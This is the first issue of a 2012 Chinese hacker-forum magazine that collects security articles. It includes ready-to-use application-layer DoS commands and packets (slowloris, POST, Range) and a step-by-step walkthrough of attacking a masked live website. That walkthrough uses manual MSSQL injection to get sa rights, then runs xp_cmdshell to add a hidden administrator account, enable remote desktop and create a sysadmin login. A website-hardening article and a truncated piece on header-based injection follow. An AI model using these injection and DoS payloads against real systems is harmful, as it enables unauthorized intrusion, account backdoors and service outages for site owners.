



## 90sec 安全文档第一期：起步

值此春暖花开之际，90sec 加上前身影子成立 2 年多了，从低迷到活跃，从活跃到沉寂，我们跟各位会员见证了论坛的风风雨雨，也见证了网络中发生的大事小事，为了纪念我们曾经逝去的青春，为了迎接更精彩的网络人生，更为了更好的为大家提供服务与方便，论坛决定推出一本技术性杂志，也算是文档吧，内容方向主要是：

- 1) 渗透提权技巧、方法
- 2) win\linux 安全运维、服务加固
- 3) Web 代码审计
- 4) 安全工具介绍
- 4) 程序编写，源码分析
- 5) 免杀、社会工程
- 6) 精彩的人生思考与经历

内容不局限，大部分为技术文章，杂志以技术性为主，欢迎大家投稿或者提建议另：因为杂志刚刚成立，人手紧缺，可以说没人，在此招人，欢迎大家加入 90sec 大家庭：

- 1) 美工人员
- 2) 排版、校对人员
- 3) 杂志审核人员
- 4) 特约编辑

联系 Email: cfking@90sec.org; chmodx@90sec.org; mer4en7y@90sec.org

在此感谢所有支持 90sec 的朋友，迎来送往，90sec 也算我们青春美好的记忆，希望我们可以继续下去、坚持下去。

90sec 团队于 2012 年 4 月 26

## 本期目录:

- 1、Web 服务器面临的五种应用层 DOS 威胁-----
- 2、MSSQL 手工注入并提权-----海默
- 3、网站防黑-----落叶
- 4、通过 HTTP Headers 进行 SQL 注入-----TPCS
- 5、python 扫目录程序-----maxs98
- 6、局域网自动扫描存活主机-----vfox
- 7、程序员的 10 个人生感悟-----

附：由于第一期人手不足 此文档收录文章由于时间限制未能通知原作者，忘各位作者见谅。

## 1、Web 服务器面临的五种应用层 DOS 威胁

经典的 DOS 有:ICMP flood , SYN flood, UDP flood, Teardrop attacks , Spoofing attacks。这里总结一下 Web 服务器面临的五中应用层的 DOS 威胁。主要是介绍基本原理和工具的简单实用方法。每个攻击方法我列出了参考信息链接地址，要深入了解这类攻击的话，建议看看链接地址。

### 威胁一:slowloris(懒猴)

原理: HTTP 的一个请求包括:

```
Request          = Request-Line
                   *(( general-header
                       | request-header
                       | entity-header ) CRLF)
                   CRLF
                   [ message-body ]
```

例如:

```
GET /index.php HTTP 1.1(\r\n)
```

```
HOST: www.site.com (\r\n)
```

```
(\r\n)
```

按照 RFC 规定，一个正常的 HTTP 请求是以 2 个\r\n 结束。想想如果发送大量只有一个\r\n 的请求，会发生什么样的情况。对，服务器会一直等待，直到超时。等待就会占用一个线程，而服务器的线程使用数量是有上限的，达到上限以后就很难处理新的 http 请求。达到拒绝服务的目的。

攻击方法:

当然你可以根据自己的理解写程序来来发送这些诡异的 HTTP 请求。也有现成的工具可以用——Slowloris.pl，地址：<http://ha.ckers.org/slowloris/>。为了更好的理解每个输入参数的用法，建议先把连接中的文章先看看。这里举几个例子:

建立 500 个 socket 连接，DOS 服务器 192.168.1.123 的 80 端口，设置 connection 的超时时间为 200 秒。

```
slowloris.pl -dns 192.168.1.123 -port 80 -timeout 200 -num 500
```

你很可能不知道连接超时时间，那么就用下面的命令，让 Slowloris 自动帮你

```
slowloris.pl -dns 192.168.1.123 -port 80 -test
```

这是一个慢启动的过程，要达到效果需要一段时间。所以建议最好是自己估计一个时间告诉 slowloris。Timeout 时间太长，可能被服务器主动断开连接，时间太短就需要发送更多数据包，带宽消耗更多。

DOS 效果:

服务器内存使用: 略有增加

服务器 CPU 使用: 正常


服务器响应: 不能响应正常请求

Netstat 命令可以查看到大量的连接:



```
TCP 10.200.119.118:2152 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2153 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2154 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2155 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2156 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2157 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2158 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2159 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2160 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2161 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2162 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2163 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2164 10.200.119.198:80 ESTABLISHED
TCP 10.200.119.118:2165 10.200.119.198:80 ESTABLISHED
```

服务器将直接 RST 消息，拒绝新的连接：



Protocol	Info
TCP	sdbproxy > http [SYN] Seq=0 win=65535 Len=0 MSS=1260
TCP	http > sdbproxy [RST, ACK] Seq=1 Ack=1 win=0 Len=0
TCP	sdbproxy > http [SYN] Seq=0 win=65535 Len=0 MSS=1260
TCP	http > sdbproxy [RST, ACK] Seq=1 Ack=1 win=0 Len=0
TCP	sdbproxy > http [SYN] Seq=0 win=65535 Len=0 MSS=1260
TCP	http > sdbproxy [RST, ACK] Seq=1 Ack=1 win=0 Len=0

另外：

Slowloris 能吃的服务器：Apache 1.x, Apache 2.x, dhttpd。

Slowloris 不能吃的服务器：IIS6.0, IIS7.0, lighttpd, nginx, Cherokee, Squid。

如果你 perl 运行出错，可能是你没安装相关支持包，可以注释掉 Slowloris.pl 中相关代码。

如果你运行在 windows 上，socket 的最大连接数可能被限制了，导致 dos 不成功。

## 威胁二:HTTP POST DOS

原理：向服务器发送 POST 请求，告诉它将要 POST 的数据为 n，服务器会开辟长度为 n 的内存空间等待接收数据。当 n 足够大，POST 请求足够多的时候，这种攻击会吃到服务器大量内存，从而影响服务器性能。

POST 数据包：

POST /openemr/interface/login/login\_frame.php HTTP/1.1

Host: 10.200.119.198

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0;

Connection: keep-alive

Content-Length: 1000000

Content-Type: application/x-www-form-urlencoded

工具：

明白了原理，方法就变得很简单了，写程序 30 行代码搞定。线程的攻击也有：

[https://www.owasp.org/index.php/OWASP\\_HTTP\\_Post\\_Tool](https://www.owasp.org/index.php/OWASP_HTTP_Post_Tool)

DOS 效果:

服务器内存使用: 激增

服务器 CPU 使用: 激增

服务器响应: 不能响应正常请求

### 威胁三: HTTP RANGE DOS

只需要一个请求数据包就能折腾服务器的一种攻击方式。

HTTP 头字段 Range 用于文件分段下载。迅雷, PDF 在线阅读都使用了这个功能。

这个字段也可以被用于 DOS 服务器。

攻击数据包如下:

HEAD /file.rmvb HTTP/1.1

Host: www.site.com

Range: bytes=0-,5-0,5-1,5-2,5-3,5-4,,,,,

Accept-Encoding: gzip

Connection: close

Web 服务器收到这个包是, 会将 file.rmvb 文件大量的小片段, 然后使用 gzip 加压下片段。分片后加压过程会消耗服务器大量资源, 造成 DOS。

参考: <http://www.secanalyst.org/?p=350>

参考: <http://www.exploit-db.com/exploits/17696/>

### 威胁四: HTTP Slow Read DOS

原理: 向 Web 服务器发送正常合法的 read 请求, 比如下载文件。在文件下载时, 将 TCP 滑动窗口 size 设为 1 或者 2, 这样服务器就会以非常缓慢的速度发送文件, 文件将长期滞留在服务器内存中, 消耗资源, 造成 DOS。

工具: <http://code.google.com/p/slowhttpptest/>

参考: <http://www.theinfoboom.com/artic-of-service-attack/>

### 威胁五: hash 碰撞 DOS

参考: <http://bbs.pediy.com/showthread.php?t=145634>

实验过的朋友可能发现, 这个 DOS 会造成服务 CPU 利用率 100%, 但是某些服务器依然能正常响应 HTTP 请求。原因我目前还没找到, 这可能与 apache 或者 php 的配置有关。望知道答案的大牛解释

## 2、MSSQL 手工注入并提权

作者：海默

Blog: <http://hi.baidu.com/chjxhyy/>

目标站: <http://www.xxoo.net>

在首页随便点几个链接，加' 测试是否存在注入  
在该链接下报错了。。

[Microsoft][ODBC SQL Server Driver][SQL Server]字符串 '237' order by pu\_id asc'  
之前有未闭合的引号。

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' (为了避免利用搜索引擎搜到，所以隐藏的比较深)



是字符型的。字段后面还有 order by 语句，用--注释掉就 ok

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and 1=1--正确

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and 1=2--报错

存在注入，下面习惯性的就是爆表和爆字段。。先查看下基本信息：

查看 MSSQL 数据库版本

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and 0<>(select @@version)--



为 sql server2000 的。

查看当前数据库

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and db\_name()>0--





当前库的用户

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and user>0—

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'dbo' 转换为数据类型为 int 的列时发生语法错误。

是否支持多语句查询

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237) ;declare @a int— 可以。。



爆表之前还是先找下目录吧，免得得到账号密码找不到后台，不白瞎了。。  
url 后面加 admin，禁止列目录，

## Directory Listing Denied

This Virtual Directory does not allow contents to be listed.

后面加个几个常见的都不对，login.asp 、 admin.asp 等等  
还是 wwwscan 扫下吧，


<http://www.chenbo.net:80/ad/> HTTP/1.1 403 Forbidden  
<http://www.chenbo.net:80/admin/> HTTP/1.1 403 Forbidden  
<http://www.chenbo.net:80/admin/> HTTP/1.1 403 Forbidden  
[http://www.chenbo.net:80/admin/admin\\_main.asp](http://www.chenbo.net:80/admin/admin_main.asp) HTTP/1.1 200 OK

原来是 admin\_main\_asp，点击访问下登陆超时，然后转到了 system 目录，原来是这个

<http://www.xxoo.net/system>


Ok，下面爆表吧，第一个

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and (select top 1 name from sysobjects where xtype='u')>0—



第二个、、

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and (select top 1 name from sysobjects where xtype='u' and name not in ('sdabout'))>0—




以此类推，爆出如下表：

'zxkd','yjcq\_qs','yjcq\_md','yjcq','t\_shop','t\_publish','t\_project','t\_logins','t\_functions','t\_employee\_functions','t\_employee','sqyj','shopwin','sdlnews','sdlhome','sdl\_member\_old','sdl\_member','SailingSchedule','sailingdata','SailingAdjustmentInformation','RulesOperating','pu\_cp','person','OperationalInformation','online\_ly','oldSailingSchedule1','oldRulesOperating1','oldnewyunjia1','newyunjia','new\_sailingdate','kouan','katj','IndustryNews','hxjx','FeeAdjustmentInformation','excecname','exceldata','dtxx','dtproperties','dcnews','dcmember','dc\_sft','dc\_sf','dc\_jbxx','dc\_hy','dc\_hw','dc\_gk','dc\_gg\_hw','dc\_gg','sdlabout','AgentNetwork','aucclass','cusinfo'

尼玛，不少啊，累死了。那个是管理表呢，t\_logins 比较像，就它了爆字段！

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237'](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237) and (select top 1 col\_name(object\_id('t\_logins'),1) from sysobjects)>0--



然后依次爆出：login\_name login\_password

心里还挺高兴，结果就悲剧了，爆内容的时候居然什么都没有，空表？！

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237'](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237) and (select top 1 login\_name from [t\_logins])>0--



看前面的表，就 t\_logins 还沾边，其他的也懒得试了。。想其他办法咯。

我首先想到了备份拿 shell，因为前面显示的用户为 dbo，但是问题是不知道路径啊。

翻着自己收集的 sql 语句，看到一句 and 1=(select is\_srvrolemember('sysadmin'))—判断数据库用户名是否拥有比较高的权限。

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237'](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237) and 1=(select is\_srvrolemember('sysadmin'))—



Sa 权限！！



接着又来了一句：and 1=(select IS\_SRVROLEMEMBER('sysadmin'))-- 还真是 sa 权限。我晕前面我怎么没试一下呢。

Sa 就比较好办了。。

首先看看 xp\_cmdshell 存储过程

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)' and 1=(select count(\*) from master.dbo.sysobjects where xtype='x' and name='xp\_cmdshell')--



哈哈，存在。

直接加用户啦。

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)';exec master..xp\_cmdshell 'net user hmkh\$ haimohk /add'--

此时，又出现错误：

无法装载 DLL x 或该 DLL 所引用的某一 DLL。原因: 126(找不到指定的模块。)

百度了一下，说是由于 SQL2000 的 SA 密码过于简单导致。

[http://hi.baidu.com/mlm\\_blog/item/30eb9422672d84e6d7cae296.html](http://hi.baidu.com/mlm_blog/item/30eb9422672d84e6d7cae296.html)

按着方法，问题解决了，继续加


[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)';exec master..xp\_cmdshell 'net user hmkh\$ haimohk /add'--

[http://www.xxoo.net/directory/xxoo.ASP?xx\\_ID=237](http://www.xxoo.net/directory/xxoo.ASP?xx_ID=237)';exec master..xp\_cmdshell 'net localgroup administrators hmkh\$ /add'

但出现错误了，不知道加上没。



Mstsc 登陆下试试。




这可如何是好。。

莫非没开，还是端口改了。

执行下命令开启 3389,

```
http://www.xxoo.net/directory/xxoo.ASP?xx\_ID=237';exec master..xp_cmdshell  
'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v  
fDenyTSConnections /t REG_DWORD /d 0 /f'
```



再连还是那样。去读端口也没回显啊，又傻了。

想了一会，突然想到可以加一个 sa 权限的数据库用户啊，然后 sqlTools 连接，  
又可以做很多事情了，嘎嘎、

```
http://www.xxoo.net/directory/xxoo.ASP?xx\_ID=237' exec master.dbo.sp_addlogin  
admln,haimohk
```

```
http://www.xxoo.net/directory/xxoo.ASP?xx\_ID=237' exec  
master.dbo.sp_addsrvrolemember admln,sysadmin
```


ok，命令执行完，连接成功，哈哈




在这里执行 dos 命令就爽多了。。  
查询下我加的用户，就乖乖的在哪里呢



接着查询下终端端口，是 PortNumber REG\_DWORD 0x1eba →7866  
再连接看看，还是不对，郁闷。  
接着执行命令 netstat -ano



原来是 7963 啊。。  
Ok 连接成功！



### 3、网站防黑

Author:落叶

// 概述  
// 熟悉网站程序  
// 更改默认设置的必要性  
// 目录分析与权限设置技巧  
// 防止攻击其他要素  
// 公司官网不可忽视的安全性  
// 尽可能的防止不必要的信息泄漏

#### 一：概述

圈内基本上都已经熟悉了黑产吧，现在攻击的门槛越来越低，黑产也越来越被人熟知。在巨大的经济利益的驱使下，每天基本上有成百上千的网站被攻击，在网站安全无法完全保障的情况下，在此编写此文仅为站长作为参考。

作为一名信息安全爱好者来说，本人无法保证此文的可用性，正确性。

所以有错误的地方还望见谅并指出

另外我发现论坛里所有资源里基本上全是攻击，渗透相关的。防御资源少的可怜。希望大家不要一味的去想渗透，突破。

也得多考虑考虑如何去抵抗这个攻击，如何有效的，在资源消耗最低的情况下去防御。不是有一句话：“在攻于防的对立中，寻找突破”

么。

#### 二：熟悉网站程序机目录权限设置

在网站正式上线运行前，少不了的调试。我所说的调试不紧紧只是调试网站的功能，熟悉网站程序也是一个必不可少的步骤。

如果有代码功底的站长们可以看看网站程序的代码，了解网站每个文件所实现的功能，这样在网站出现问题的时候也能快速的找出问题所在！（本文主要站在无代码功底的站长角度上说网站安全）

在对于网站程序选择调试完成后最重要的一步来了，我们需要了解整个目录结构，需要知道这个目录是做什么用的。比如（图：1.1）：

目录名称	目录简介	相关权限设置
admin	后台目录通常无新文件写入	脚本执行权限拒绝写入权限
lib	核心类文件通常无文件写入	脚本执行权限拒绝写入权限
upload	附件上传目录	拒绝执行权限，允许写入权限
templets	模版目录	适情况设置写入权限，拒绝执行权限
images	模版固定图片样式调用目录	适情况设置写入权限，拒绝执行权限

（图 1.1）

网站目录结构基本算是这样的吧，相关权限设置我也给出了按照这个图来设置权

限可以抵抗大部分攻击了。

对于网站权限设置后，我们还需要最重要的一步那就是修改程序的默认信息，比如默认后台，帐号密码，默认数据库地址。

三：防止攻击其他要素

1)：sql 注入攻击

对于 sql 注入攻击现在网络上已经出了各种 sql 通用防注入程序来抵抗了。我这里只简单说下用法。

asp 程序：防注入程序下载地址：<http://code.google.com/p/defencesqlinject/> 内附详细使用说明，这里就不多说了。

php 程序：代码地址：<http://www.jb51.net/article/30079.htm> 在公用文件比如 config.php 内 require\_once 'nosql.php';

2)：文件上传攻击

在做完第二步所提到的目录权限后基本上文件上传攻击已经可以避免%70 以上了。

网站后台设置文件后缀白名单。"jpeg,jpg,bmp,gif,png,rar,zip" 等非脚本后缀。

这里需要注意的就是网站程序所用到的编辑器。ewebeditor 该编辑器请先登录后台确认每个样式文件后缀的正确性后

删除或者改名 admin\_login.asp 文件 然后设置 db/ewebeditor.mdb 只读权限。

Fckeditor 编辑器这里请确认版本是否为最新版本否者升级，然后将上传目录设置拒绝执行权限。

3)：弱口令攻击

修改网站管理目录名称，修改 ftp 以及后台登录密码（建议使用字母+数字+特殊字符的组合）如果条件允许就最好限制访问 IP.

尽可能的不要暴露过多与该网站相关的信息。加强个人所使用帐号密码。（最好别使用同一个密码）。



## 4、通过 HTTP Headers 进行 SQL 注入

Author:TPCS

通过漏洞评估或者渗透测试，识别目标应用程序的输入矢量是根本的一步。有时候，当处理 Web 应用程序测试时，关于 SQL 注入漏洞的常规确认，仅限于曾经作为特殊的输入向量中的 get 和 post 变量。那其他的 HTTP 头参数呢？他们是不是 SQL 注入攻击的潜在输入向量呢？如何测试这些 HTTP 参数，并且如何进行漏洞扫描，能够避免遗留下没有发现的漏洞？

**在 web 应用程序安全扫描器中输入参数的覆盖范围**

一个比较了 60 个商业和开源黑盒 web 应用程序漏洞扫描器的调查结果，已经被命题为 « The Scanning Legion: Web Application Scanners Accuracy Assessment & Feature Comparison »发布了。这个关于测试这些能够在大范围的 URL 中检测（并且没有必要的的应用）安全漏洞的商业和开源工具的标准，已经被安全研究员 Shay Chen 在 2011 年发布了。


对于测试 web 应用程序的扫描器支持输入参数覆盖的情况，我们已经总结在下面的图表中了。这些主要的输入是：

**HTTP 查询字符参数 (GET)：**输入参数通过 URL 发送

